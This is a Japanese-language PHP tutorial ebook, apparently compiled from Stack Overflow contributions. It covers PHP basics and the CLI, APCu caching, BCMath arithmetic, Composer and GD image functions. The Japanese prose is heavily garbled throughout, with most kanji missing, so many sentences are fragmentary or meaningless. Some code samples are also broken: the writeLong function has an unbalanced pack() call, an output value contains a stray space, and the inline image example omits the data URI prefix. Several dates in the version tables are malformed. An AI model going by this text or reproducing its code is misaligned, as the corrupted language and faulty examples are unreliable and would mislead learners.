無料電子ブック

学習

PHP

Free unaffiliated eBook created from
Stack Overflow contributors.

#php

1: PHPをいめる

PHP PHPのHypertext Preprocessorはくわれているオープンソースのプログラミングです。にWebにしています。 PHPについてのユニークなことは、だけでなくなにもつことです。それはにするがいので、いめるのがであり、にのプログラミングでされるなをします。

オープンソース

オープンソースのプロジェクトです。にしてください 。

PHPにはがあります。

サポートされているバージョン

サポートされているバージョンは 5.6,7.0,7.1の3つです。

PHPのリリースブランチは、のリリースから2にサポートされています。この2のなサポートの、はなセキュリティののためにさらに1サポートされます。こののリリースは、にじてわれます。レポートのにじて、のリリースがするもあれば、しないもあります。

サポートされていないバージョン

3のサポートがすると、ブランチのがし、サポートがします。

わりののテーブルがです。

トラッカー

バグやそののはhttps://bugs.php.net/でされます 。

メーリングリスト

PHPのとにするは、 PHPのメーリングリストでわれています 。

PHPのドキュメントのやをってください。

あなたはedit.php.netでエディタをうかもしれません。 のためのガイドをチェックしてください 。

バージョン

PHP 7.x

バージョン	サポートされるまで	
7.1	2019-12-01	2016-12-01
7.0	2018-12-03	2015-12-03

PHP 5.x

バージョン	サポートされるまで	
5.6	2018-12-31	2014-08-28
5.5	2016-07-21	2013-06-20
5.4	2015-09-03	2012-03-01
5.3	2014-08-14	2009630
5.2	2011-01-06	2006112
5.1	2006-08-24	2005-11-24
5.0	2005-09-05	2004-07-13

PHP 4.x

バージョン	サポートされるまで	
4.4	200887	2005-07-11
4.3	2005-03-31	20021227
4.2	2002-09-06	2002-04-22
4.1	2002-03-12	20011210
4.0	20010623	2000-05-22

レガシーバージョン

バージョン	サポートされるまで	
3.0	2000-10-20	199866
2.0		1997111

バージョン	サポートされるまで	
1.0		1995-06-08

Examples

Webサーバーからの HTML

PHPをしてHTMLファイルにコンテンツをすることができます。 HTMLはWebブラウザでされますが、PHPスクリプトはWebサーバーによってされ、HTMLがブラウザにされます。

のHTMLマークアップには、 `Hello World!` をするPHPがまれています`Hello World!`に

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p><?php echo "Hello world!"; ?></p>
    </body>
</html>
```

これをPHPスクリプトとしてし、Webサーバーですると、のHTMLがユーザーのブラウザにされます。

```
<!DOCTYPE html>
<html>
    <head>
        <title>PHP!</title>
    </head>
    <body>
        <p>Hello world!</p>
    </body>
</html>
```

PHP 5.x 5.4

`echo`にはショートカットもあり、すぐにをできます。 PHP 5.4.0よりのこのいは、short_open_tagがなにのみします。

たとえば、のコードをえてみましょう。

```
<p><?= "Hello world!" ?></p>
```

そのは、のとじです。

```
<p><?php echo "Hello world!"; ?></p>
```

のアプリケーションでは、XSS クロスサイトスクリプティング やテキストをぐために、PHPが

HTMLページにするすべてのデータをにエスケープするがあります。

いタグ `<?= ... ?>` のなをむベストプラクティスをするとPSR-1もしてください。

WebサーバーからのHTML

によっては、Webサーバーでするときに、Webサーバーのデフォルトのコンテンツタイプをきするがあります。たとえば、 `plain text` 、 `JSON` 、 `XML`などのデータをするがあるがあります。

`header()`はのHTTPヘッダーをできます。 `Content-Type`ヘッダーをして、しているコンテンツをブラウザにすることができます。

`Content-Type`を`text/plain`としてするのコードをえてみましょう。

```
header("Content-Type: text/plain");
echo "Hello World";
```

これにより、ののプレーンテキストがされます。

> こんにちは

JSONコンテンツをするには、わりに`application/json`コンテンツタイプをし`application/json`。

```
header("Content-Type: application/json");

// Create a PHP data array.
$data = ["response" => "Hello World"];

// json_encode will convert it to a valid JSON string.
echo json_encode($data);
```

これにより、のの`application/json`のドキュメントがされます。

> {"response" "Hello World"}

PHPがをするに`header()`をびさなければならないことにしてください。そうしないと、Webサーバはすでにレスポンスのヘッダーをしています。だから、のコードをえてみましょう

```
// Error: We cannot send any output before the headers
echo "Hello";

// All headers must be sent before ANY PHP output
header("Content-Type: text/plain");
echo "World";
```

これによりがされます

> ヘッダーをすることはできません - すでにされたヘッダー/dir/example.php:2でされたは、 **/dir/example.php**の **3**

header()をする、そのはサーバーからされるのバイトであるがあります。このため、PHPのタグ<?phpに、ファイルのにのやをれないことが<?php。じから、それがベストプラクティスとえられているPSR-2を PHPのタグをする ?>のみPHPをむファイルからとPHPコードのブロックからファイルのに。

バッファリングセクションをして、ヘッダーをしたなど、でするにコンテンツを「キャッチ」するをびます。

こんにちは

PHPでをするためにもくわれているはechoです

```
echo "Hello, World!\n";
```

あるいは、 printうこともできprint

```
print "Hello, World!\n";
```

のステートメントはじをしますが、さないがあります。

- echoはvoidりをしますが、 printは1 intをします
- echoはのをることができますのみ。、 printは1つのをとります
- echoはprint よりわずかにい

echoとprintは、であり、ではありません。つまり、らはのりにかっこをとしません。のとののために、かっこをめることができます。 echoとprintなはのでもできます 。

ののように、Cスタイルのprintfおよびするもできます。

```
printf("%s\n", "Hello, World!");
```

PHPでをにするには、のをするをしてください。

のほとんどのCとに、ステートメントはセミコロンでします。また、タグは、PHPブロックののコードをするためにされます。

PHPコードののがセミコロンでわる、そののコードにくコードがない、タグはオプションです。たとえば、 echo "No error";にタグをすことができecho "No error";のでは、

```
<?php echo "No error"; // no closing tag is needed as long as there is no code below
```

しかし、PHPコードブロックのにのコードがある、タグはもはやオプションではありません

```
<?php echo "This will cause an error if you leave out the closing tag"; ?>
<html>
    <body>
```

```
    </body>
</html>
```

のステートメントのセミコロンは、そのコードブロックにタグがある、PHPコードブロックにセーブすることもできます。

```
<?php echo "I hope this helps! :D";
echo "No error" ?>
```

には、セミコロンをにし、のPHPコードブロックのすべてのPHPコードブロックにタグをすることをおめします。

したがって、コードはにのようになります。

```
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon and a closing tag because more code follows";
?>
<p>Some HTML code goes here</p>
<?php
    echo "Here we use a semicolon!";
    echo "Here as well!";
    echo "Here as well!";
    echo "Here we use a semicolon but leave out the closing tag";
```

PHP CLI

PHPはCLICommand Line Interfaceをしてコマンドラインからすることもできます。

CLIは、なとののでのいをいて、Webサーバのと同じです。

トリガー

PHP CLIはPHPコードをする4つのをします

1. 。なしで`php`コマンドをしますが、PHPコードをパイプにします

   ```
   echo '<?php echo "Hello world!";' | php
   ```

2. としてのファイルPHPソースファイルのをのとして`php`コマンドをします。

```
php hello_world.php
```

3. としてのコードphpコマンドで-rオプションをし、いてするコードをします。のすべてがPHPコードとなされるため、 <?php openタグはありません。

```
php -r 'echo "Hello world!";'
```

4. インタラクティブシェル。シェルをするには、 phpコマンドで-aオプションをします。に、PHPコードをまたはりけして り を します。

```
$ php -a
Interactive mode enabled
php > echo "Hello world!";
Hello world!
```

WebサーバーPHPでHTMLをするすべてのまたはコントロールは、stdoutストリームファイル1でをするためにでき、WebサーバーPHPのエラーログでをするすべてのアクションは、stderrストリーム2。

Example.php

```
<?php
echo "Stdout 1\n";
trigger_error("Stderr 2\n");
print_r("Stdout 3\n");
fwrite(STDERR, "Stderr 4\n");
throw new RuntimeException("Stderr 5\n");
?>
Stdout 6
```

シェルコマンドライン

```
$ php Example.php 2>stderr.log >stdout.log;\
> echo STDOUT; cat stdout.log; echo;\
> echo STDERR; cat stderr.log\

STDOUT
Stdout 1
Stdout 3

STDERR
Stderr 4
PHP Notice:  Stderr 2
 in /Example.php on line 3
PHP Fatal error:  Uncaught RuntimeException: Stderr 5
 in /Example.php:6
Stack trace:
#0 {main}
  thrown in /Example.php on line 6
```

コマンドラインインターフェイスCLI

PHPみみサーバー

PHP 5.4には、みみのサーバがしています。これは、nginxやApacheなどのHTTPサーバーをインストールすることなく、アプリケーションをするためにできます。みみサーバーは、およびテストでのみするようにされています。

これは、`-S`フラグをしてできます。

```
php -S <host/ip>:<port>
```

---

1. をむ`index.php`ファイルをします。

```
<?php
echo "Hello World from built-in PHP server";
```

2. コマンドラインからコマンド`php -S localhost:8080`をします。 `http://`めないでください。これにより、ドキュメントルートとしてするのディレクトリをして、ポート8080でリッスンしているWebサーバーがします。

3. ブラウザをき、 `http://localhost:8080`し`http://localhost:8080`。 "Hello World"ページがされます。

デフォルトのドキュメントルートのディレクトリをきするには、 `-t`フラグをします。

```
php -S <host/ip>:<port> -t <directory>
```

たとえば、プロジェクトに`public/`ディレクトリがあるは、 `php -S localhost:8080 -t public/`をしてそのディレクトリからプロジェクトをできます。

ログ

サーバーからがあるたびに、のようなログエントリがコマンドラインにきまれます。

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

PHPタグ

ファイルにはPHPブロックをすための3のタグがあります。 PHPパーサーは、コードをするためのタグとタグするをしています。

タグ

これらのタグは、PHPコードをファイルにめむためのなメソッドです。

```
<?php
    echo "Hello World";
?>
```

PHP 5.x 5.4

エコータグ

これらのタグは、すべてのPHPバージョンでできます。また、PHP 5.4ははになっています。のバージョンでは、エコータグはいタグとみわせてのみにすることができました。

```
<?= "Hello World" ?>
```

いタグ

これらのタグは、オプション`short_open_tag`でまたはにすることができます。

```
<?
    echo "Hello World";
?>
```

いタグ

- なすべてのPHP コーディングではされていません
- ではおめできません
- ほとんどのディストリビューションではデフォルトでになっています
- インラインXMLのをする
- ほとんどのオープンソースプロジェクトによるコードではけれられません

PHP 5.x 5.6

ASPタグ

`asp_tags`オプションをにすると、ASPスタイルのタグをできます。

```
<%
    echo "Hello World";
%>
```

これらはなであり、してすべきではありません。それらはPHP 7.0でされました。

オンラインでPHPをいめるをむ https://riptutorial.com/ja/php/topic/189/phpをいめる

2: APCu

き

APCuは、PHPのメモリのKey-Valueストアです。メモリは、じプールのPHP-FPMプロセスでされます。されたデータはのにされます。

Examples

シンプルなストレージと

`apcu_store`をして、をするために`apcu_fetch`をできます。

```
$key = 'Hello';
$value = 'World';
apcu_store($key, $value);
print(apcu_fetch('Hello')); // 'World'
```

`apcu_cache_info`は、ストアとそのエントリにするをします。

```
print_r(apcu_cache_info());
```

> なしで`apcu_cache_info()`をびすと、されているなデータがされることにしてください。
> メタデータのみをするには、 `apcu_cache_info(true)`し`apcu_cache_info(true)`。
> のキャッシュエントリにするをするには、 `APCUIterator`することをお`APCUIterator`ます。

エントリをする

`APCUIterator`すると、キャッシュのエントリを`APCUIterator`できます。

```
foreach (new APCUIterator() as $entry) {
    print_r($entry);
}
```

ィテレータは、オプションのでして、するキーをつエントリだけをすることができます。

```
foreach (new APCUIterator($regex) as $entry) {
    print_r($entry);
}
```

のキャッシュエントリにするは、のでできます。

```
$key = '…';
$regex = '(^' . preg_quote($key) . '$)';
print_r((new APCUIterator($regex))->current());
```

オンラインでAPCuをむ https://riptutorial.com/ja/php/topic/9894/apcu

3: BCバイナリ

き

バイナリをして、2147483647-1までののサイズとのをでることができます。バイナリは、PHPのよりもです。

- bcadd$ left_operand、$ right_operand [、int $ scale = 0]
- int bccomp$ left_operand、$ right_operand [、int $ scale = 0]
- string bcdiv$ left_operand、$ right_operand [、int $ scale = 0]
- bcmod$ left_operand、$モジュラス
- bcmul$ left_operand、$ right_operand [、int $ scale = 0]
- string bcpowmod$ left_operand、$ right_operand、$モジュラス[、int $ scale = 0]
- bool bcscaleint $ scale
- bcsqrt$ operand [、int $ scale = 0]
- bcsub$ left_operand、$ right_operand [、int $ scale = 0]

パラメーター

bcadd	***2***つののをする。
`left_operand`	のオペランド。です。
`right_operand`	のオペランド。です。
`scale`	ののをするオプションのパラメータ。
bccomp	***2***つののをする。
`left_operand`	のオペランド。です。
`right_operand`	のオペランド。です。
`scale`	にされるのをするオプションのパラメータ。
bcdiv	***2***つののののをします。
`left_operand`	のオペランド。です。
`right_operand`	のオペランド。です。
`scale`	ののをするオプションのパラメータ。
bcmod	のモジュラスをる。

bcadd	***2***つののをする。
`left_operand`	のオペランド。です。
`modulus`	モジュラス。
bcmul	***2***つののののをけわせます。
`left_operand`	のオペランド。です。
`right_operand`	のオペランド。です。
`scale`	ののをするオプションのパラメータ。
bcpow	ののをのにげる。
`left_operand`	のオペランド。です。
`right_operand`	のオペランド。です。
`scale`	ののをするオプションのパラメータ。
bcpowmod	のをのにげ、されたモジュラスでします。
`left_operand`	のオペランド。です。
`right_operand`	のオペランド。です。
`modulus`	モジュラス。
`scale`	ののをするオプションのパラメータ。
bcscale	すべての***bc***のデフォルトのスケールパラメーターをします。
`scale`	スケール。
bcsqrt	ののののをめます。
`operand`	オペランド。です。
`scale`	ののをするオプションのパラメータ。
bcsub	ののをののからしく。
`left_operand`	のオペランド。です。
`right_operand`	のオペランド。です。
`scale`	ののをするオプションのパラメータ。

すべてのBCで、 `scale`パラメータがされていないは、デフォルトで0にされ、すべてのがになります。

Examples

BCMathとの

bcaddとfloat + float

```
var_dump('10' + '-9.99');           // float(0.0099999999999998)
var_dump(10 + -9.99);               // float(0.0099999999999998)
var_dump(10.00 + -9.99);            // float(0.0099999999999998)
var_dump(bcadd('10', '-9.99', 20)); // string(22) "0.01000000000000000000"
```

bcsubとfloat-float

```
var_dump('10' - '9.99');           // float(0.0099999999999998)
var_dump(10 - 9.99);               // float(0.0099999999999998)
var_dump(10.00 - 9.99);            // float(0.0099999999999998)
var_dump(bcsub('10', '9.99', 20)); // string(22) "0.01000000000000000000"
```

bcmulとint * int

```
var_dump('5.00' * '2.00');            // float(10)
var_dump(5.00 * 2.00);                // float(10)
var_dump(bcmul('5.0', '2', 20));      // string(4) "10.0"
var_dump(bcmul('5.000', '2.00', 20)); // string(8) "10.00000"
var_dump(bcmul('5', '2', 20));        // string(2) "10"
```

bcmulとfloat * float

```
var_dump('1.6767676767' * '1.6767676767');           // float(2.8115498416259)
var_dump(1.6767676767 * 1.6767676767);               // float(2.8115498416259)
var_dump(bcmul('1.6767676767', '1.6767676767', 20)); // string(22) "2.81154984162591572289"
```

bcdivとfloat / float

```
var_dump('10' / '3.01');           // float(3.3222591362126)
var_dump(10 / 3.01);               // float(3.3222591362126)
var_dump(10.00 / 3.01);            // float(3.3222591362126)
```

```
var_dump(bcdiv('10', '3.01', 20)); // string(22) "3.32259136212624584 71"
```

bcmathをして32ビットシステムでバイナリロングをみきする

32ビットシステムでは、 `0x7FFFFFFF`よりきいはプリミティブにできませんが、 `0x0000000080000000` と`0x7FFFFFFFFFFFFFFF`のは、64ビットシステムではプリミティブにできますが、32ビットシステムで`signed long long` `signed long long` にできません。しかし、64ビットシステムやのくのでは、`signed long long`のがサポートされているため、こののをなでするがあることがあります。 2つのをつをする、を10のがめるにするなど、いくつかのがあります。これには、ユーザーにするのや、bcmathでするなど、いくつかのがあります。

`pack` / `unpack`メソッドは、バイナリバイトとの`string`が1つですが、バイナリと1つはASCIIですのにできますが、ASCIIをに32ビットにキャストしようとします32ビットシステムではintです。のスニペットは、をします。

```
/** Use pack("J") or pack("p") for 64-bit systems */
function writeLong(string $ascii) : string {
    if(bccomp($ascii, "0") === -1) { // if $ascii < 0
        // 18446744073709551616 is equal to (1 << 64)
        // remember to add the quotes, or the number will be parsed as a float literal
        $ascii = bcadd($ascii, "18446744073709551616");
    }

    // "n" is big-endian 16-bit unsigned short. Use "v" for small-endian.
    return pack("n", bcmod(bcdiv($ascii, "281474976710656"), "65536")) .
        pack("n", bcmod(bcdiv($ascii, "4294967296"), "65536")) .
        pack("n", bcdiv($ascii, "65536"), "65536")) .
        pack("n", bcmod($ascii, "65536"));
}

function readLong(string $binary) : string {
    $result = "0";
    $result = bcadd($result, unpack("n", substr($binary, 0, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 2, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 4, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 6, 2)));

    // if $binary is a signed long long
    // 9223372036854775808 is equal to (1 << 63) (note that this expression actually does not
work even on 64-bit systems)
    if(bccomp($result, "9223372036854775808") !== -1) { // if $result >= 9223372036854775807
        $result = bcsub($result, "18446744073709551616"); // $result -= (1 << 64)
    }
    return $result;
}
```

オンラインでBCバイナリをむ https://riptutorial.com/ja/php/topic/8550/bc-バイナリ-

4: Composer Dependency Manager

き

ComposerはPHPのもにされるマネージャです。これはNodeの`npm`、Pythonの`pip`、または.NETの`NuGet`にています。

- php path / to / composer.phar [コマンド] [オプション] []

パラメーター

パラメータ	
ライセンス	プロジェクトでするライセンスのタイプをします。
	プロジェクトのとのをします。
サポート	サポートメール、IRCチャネル、およびさまざまなリンクをします。
する	パッケージのバージョンとのをします。
require-dev	プロジェクトのになパッケージをします。
する	パッケージの、つまりインストールされているにつパッケージをします。
オートロード	プロジェクトのオートローディングポリシーをします。
autoload-dev	プロジェクトをするためのオートローディングポリシーをします。

ロードは、ロードをするライブラリにしてのみします。ほとんどのライブラリは、 PSR-0やPSR-4などのをっています。

なリンク

- Packagist - なパッケージComposerでインストールをブラウズします。
-
- スタートガイド

いくつかの

1. Composerのはxdebugをにしてください。
2. Composerを`root`としてしないでください。パッケージはできません。

Examples

とはですか

ComposerはPHPの/パッケージマネージャです。これは、プロジェクトののインストール、、およびにできます。 Composerは、アプリケーションがしているをロードすることもできるため、プロジェクトのをのファイルのにめずににできます。

プロジェクトのは、はプロジェクトルートにある`composer.json`ファイルにリストされています。このファイルには、プロダクションおよびのパッケージのなバージョンにするがされています。

`composer.json`スキーマのなは、 Composer Webサイトにあります。

このファイルは、テキストエディタをしてですることも、 `composer require <package>`や`composer require-dev <package>`などのコマンドをってコマンドラインからにすることもできます。

プロジェクトで`composer.json`をするには、 `composer.json`ファイルをするがあります。ですることも、に`composer init`することもでき`composer init`。 ターミナルで`composer init`をすると、 パッケージ ベンダー/パッケージ - たとえば`laravel/laravel`、 - オプション 、 、、ライセンス、なそののなど、プロジェクトにするがされますパッケージ。

`composer.json`ファイルの`require`キーは、あなたのプロジェクトがするパッケージのComposerをします。 `require`は、パッケージえば、 モノログ/モノログ をバージョン *1.0*など にマッピングするオブジェクトをとります。

```
{
    "require": {
        "composer/composer": "1.2.*"
    }
}
```

みのをインストールするには、 `composer install`コマンドをするがあります。に、された`version`にするみのパッケージをつけて、それを`vendor`ディレクトリにダウンロードします。 `vendor`というのディレクトリにのコードをれるのがです。

`install`コマンドが`composer.lock`ファイルをしたことにくでしょう。

`composer.lock`ファイルは、Composerによってにされます。このファイルは、インストールされているバージョンとのをするためにされます。 `composer install`を`composer install`と、パッケージがロックファイルにされたににインストールされます。

Composerをったオートロード

コンポーザーは、PHPプロジェクト Packagistなど のをするシステムをしていますが、にオートローダーとしてし、のをすやファイルをめるをすることもできます。

これは`composer.json`ファイルからまります

```
{
    // ...
    "autoload": {
        "psr-4": {
            "MyVendorName\\MyProject": "src/"
        },
        "files": [
            "src/functions.php"
        ]
    },
    "autoload-dev": {
        "psr-4": {
            "MyVendorName\\MyProject\\Tests": "tests/"
        }
    }
}
```

このコーードは、`MyVendorName\MyProject`すべてのクラスが`src`ディレクトリにマップされ、`MyVendorName\MyProject\Tests`すべてのクラスが`tests`ディレクトリルーートディレクトリをにしてにマッピングされるようにします。また、 `functions.php`ファイルもにイインクルーードされます。

これをあなたの`composer.json`ファイルにれたら、 `composer update`をでして、コンポーーザーがをし、ロックファイルをして`autoload.php`ファイルをさせます。にデプロイするときは、 `composer install --no-dev`します。 `autoload.php`ファイルは、 `composer.json`するディレクトリにされる`vendor`ディレクトリにあります。

のようなをして、アプリケーーションのライフサイクルのセットアップポイントでこのファイルをに`require`ます。

```
require_once __DIR__ . '/vendor/autoload.php';
```

まれていると、 `autoload.php`ファイルは、 `composer.json`ファイルでしたすべてののロードをします。

ディレクトリパスへのクラスパスの

- `MyVendorName\MyProject\Shapes\Square` `src/Shapes/Square.php`。
- `MyVendorName\MyProject\Tests\Shapes\Square` `tests/Shapes/Square.php`ます。

Composerをするメリット

Composerは、インストーールされているパッケーージのバーージョンを`composer.lock`というファイルにします。このファイルはバーージョンにコミットされるため、プロジェクトがクローーンされるときににComposerを`composer install`するだけで、すべてのプロジェクトの。

Composerは、プロジェクトごとにPHPをします。これにより、1つのマシンにのプロジェクトを1つのPHPパッケーージの々のバーージョンにさせることがになります。

Composerは、どのがだけをとしているかをします

```
composer require --dev phpunit/phpunit
```

Composerはオートローダーをするので、どのパッケージでもにめることができます。たとえば、`composer require fabpot/goutte`でGoutteをインストールした、すぐにしいプロジェクトでGoutteをうことができます

```
<?php

require __DIR__ . '/vendor/autoload.php';

$client = new Goutte\Client();

// Start using Goutte
```

Composerをすると、プロジェクトをComposer.jsonでされているバージョンににできます。えば。`composer update fabpot/goutte`、またはそれぞれのプロジェクトのを`composer update`する`composer update`。

'composer install'と 'composer update'のい

composer update

`composer update`、それらがされているとしてのをします`composer.json`。

たとえば、プロジェクトでのをしているとします。

```
"require": {
    "laravelcollective/html": "2.0.*"
}
```

に`2.0.1`バージョンのパッケージをインストールした、`composer update`を`composer update`と、このパッケージがアップグレードされますたとえば、`2.0.2`がリリースされているなど。

な`composer update`は

- `composer.json`をむ
- `composer.json`になったインストールみのパッケージをする
- なパッケージのバージョンのをする
- パッケージのバージョンをインストールする
- `composer.lock`をして、インストールされているパッケージのバージョンをする

composer install

`composer install`は、もせずに、されたバージョンロックされたで`composer.lock`ファイルにされているすべてのをインストールします。

に

- `composer.lock`ファイルをみむ
- `composer.lock`ファイルでされたパッケ―ジをインスト―ルします。

インスト―ルのと

- `composer update`は、プロジェクトパッケ―ジをアップグレ―ドするために、に「」フェ―ズでされます。

- `composer install`は、 `composer update`によってされた`composer.lock`ファイルにされているのとじをして、プロダクションサ―バ―またはテストにアプリケ―ションをインスト―ルするために、「」でにされます。

な**Composer**コマンド

コマンド	
	にするい
アーカイブ	このコンポーザーパッケージのアーカイブをする
ブラウズ	ブラウザにパッケージのリポジトリのURLまたはホームページをきます。
キャッシュの	コンポーザのパッケージキャッシュをします。
キャッシュの	コンポーザのパッケージキャッシュをします。
	オプションをする
プロジェクトの	パッケージからされたディレクトリにしいプロジェクトをします。
する	パッケージがインストールされるパッケージをします。
する	なエラーをするためにシステムをします。
ダンプロード	オートローダをダンプします。
dumpautoload	オートローダをダンプします。
exec	されているバイナリ/スクリプトをする
グローバル	グローバルコンポーザディレクトリ$ COMPOSER_HOMEでコマンドをできます。
けて	コマンドのヘルプをします。

コマンド	
	ブラウザにパッケージのリポジトリのURLまたはホームページをきます。
	パッケージにするをする
そのに	のディレクトリになcomposer.jsonファイルをします。
インストール	composer.lockファイルからプロジェクトをインストールするか、またはcomposer.jsonにフォールバックします。
ライセンス	のライセンスにするをする
リスト	リストコマンド
れの	バージョンをむ、なアップデートがインストールされているパッケージのをします。
する	パッケージがインストールされないようにするパッケージをします。
する	requireまたはrequire-devからパッケージをします。
する	なパッケージをcomposer.jsonにしてインストールします。
スクリプト	composer.jsonでされたスクリプトをします。
サーチ	パッケージをする
	composer.pharをバージョンにします。
	composer.pharをバージョンにします。
ショー	パッケージにするをする
	ローカルにされたパッケージのリストをする
する	パッケージをする
	composer.jsonにってをのバージョンにし、composer.lockファイルをします。
	composer.jsonとcomposer.lockをします。
なぜ	パッケージがインストールされるパッケージをします。
なの	パッケージがインストールされないようにするパッケージをします。

インストール

Composerは、ローカルに、プロジェクトのとして、またはシステムのファイルとしてグローバルにインストールできます。

ローカルで

インストールするには、これらのコマンドをでします。

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
# to check the validity of the downloaded installer, check here against the SHA-384:
# https://composer.github.io/pubkeys.html
php composer-setup.php
php -r "unlink('composer-setup.php');"
```

これは、のディレクトリに`composer.phar` PHPアーカイブファイルをダウンロードします。これで、 `php composer.phar`をってComposerをうことができます。

```
php composer.phar install
```

に

Composerをグローバルにするには、 `PATH`であるディレクトリにcomposer.pharファイルをきます

```
mv composer.phar /usr/local/bin/composer
```

これで、 `php composer.phar`わりにどこでも`composer`をうことができます。

```
composer install
```

オンラインでComposer Dependency Managerをむ
https://riptutorial.com/ja/php/topic/1053/composer-dependency-manager

5: GDによる

`header("Content-Type: $mimeType");`をする`header("Content-Type: $mimeType");`そして`image____`にのみをするために、にもをし、にはもにしてください`?>`。 それはするのがしい「バグ」かもしれません - あなたはイメージがなく、はもわかりません。なアドバイスは

Examples

イメージの

のイメージをするには、 `imagecreatetruecolor`をします。

```
$img = imagecreatetruecolor($width, $height);
```

`$img`は`$width` x `$height`ピクセルのイメージリソースのリソースになりました。からへののカウント、およびさはからへのカウントにしてください。

イメージリソースは、のようなイメージからすることもできます。

- `imagecreatefrompng`
- `imagecreatefromjpeg`
- の`imagecreatefrom*`。

イメージリソースは、でそれらへのがなくなったときにされることがあります。しかし、メモリをただちにするにはきなをたくさんしているはです、しなくなったに`imagedestroy()`をするのはいです。

```
imagedestroy($image);
```

の

イメージによってされたイメージは、するまでイメージをしません。したがって、イメージコンバータは3のコードとじくらいになります。

```
function convertJpegToPng(string $filename, string $outputFile) {
    $im = imagecreatefromjpeg($filename);
    imagepng($im, $outputFile);
    imagedestroy($im);
}
```

`image*`をして`image*`できます。 `*`はファイルです。

らはしてこのをっています

```
bool image___(resource $im [, mixed $to [ other parameters]] )
```

ファイルにする

イメージをファイルにするは、ファイルまたはオープンされたファイルストリームを$toすることができます。ストリームをす、ストリームをじるはありません.GDはストリームをにじます。

たとえば、PNGファイルをするには

```
imagepng($image, "/path/to/target/file.png");

$stream = fopen("phar://path/to/target.phar/file.png", "wb");
imagepng($image2, $stream);
// Don't fclose($stream)
```

fopenをするは、ファイルがバイナリであるため、 tフラグではなくbフラグをずしてください。

fopen("php://temp", $f)またはfopen("php://memory", $f)をそれにさないでください。ストリームはコールににによってじられるため、そのをするなど、ストリームをさらにすることはできません。

HTTPレスポンスとしての

このイメージをイメージのレスポンスとしてすたとえば、バッジをするなど、2としてもすまたはnullすはありません。ただし、HTTPでは、コンテンツタイプをするがあります。

```
header("Content-Type: $mimeType");
```

$mimeTypeは、すのMIMEタイプです。としては、 image/png 、 image/gif 、 image/jpegます。

へのきみ

にきむには2りのがあります。

OBバッファリング

```
ob_start();
imagepng($image, null, $quality); // pass null to supposedly write to stdout
$binary = ob_get_clean();
```

ストリームラッパーの

あなたは、バッファリングをしたくないくのがあります。たとえば、にOBをっているかもしれません。したがって、がです。

`stream_wrapper_register`をすると、しいストリームラッパーをできます。したがって、ストリームをにして、でそれをすることができます。

```
<?php

class GlobalStream{
        private $var;

        public function stream_open(string $path){
                $this->var =& $GLOBALS[parse_url($path)["host"]];
                return true;
        }

        public function stream_write(string $data){
                $this->var .= $data;
                return strlen($data);
        }
}

stream_wrapper_register("global", GlobalStream::class);

$image = imagecreatetruecolor(100, 100);
imagefill($image, 0, 0, imagecolorallocate($image, 0, 0, 0));

$stream = fopen("global://myImage", "");
imagepng($image, $stream);
echo base64_encode($myImage);
```

このでは、 `GlobalStream`クラスはのをにきみますつまり、されたのグローバルににきむ。グローバルは、でることができます。

すべきいくつかのなことがあります

- にされたストリームラッパークラスはのようになります。 これが、いたによると`__call`の、`stream_open` 、 `stream_write`と`stream_close`からびされます。
- `fopen`びしでフラグはありませんが、なくとものをすがあります。これは、 `fopen`がそのようなパラメータをしているためであり、 `stream_open`でそれをしなくても、まだダミーのものがです。
- テストによると、 `stream_write`はびされます。してください`.=` りてではなく`=`。

`<img>` HTMLタグでは、リンクをせずにをすることができます。

```
echo '<img src="' . base64_encode($binary) . '">';
```

のりきとサイズ

イメージがあり、しいイメージをしたいは、しいをして、 `imagecopyresampled`をできます。

まず、するのしい`image`をします。

```
// new image
$dst_img = imagecreatetruecolor($width, $height);
```

のをにすることができます。これをうには、 `createimagefrom*`の1つをします*はをします。

- jpeg
- gif
- PNG
-

えば

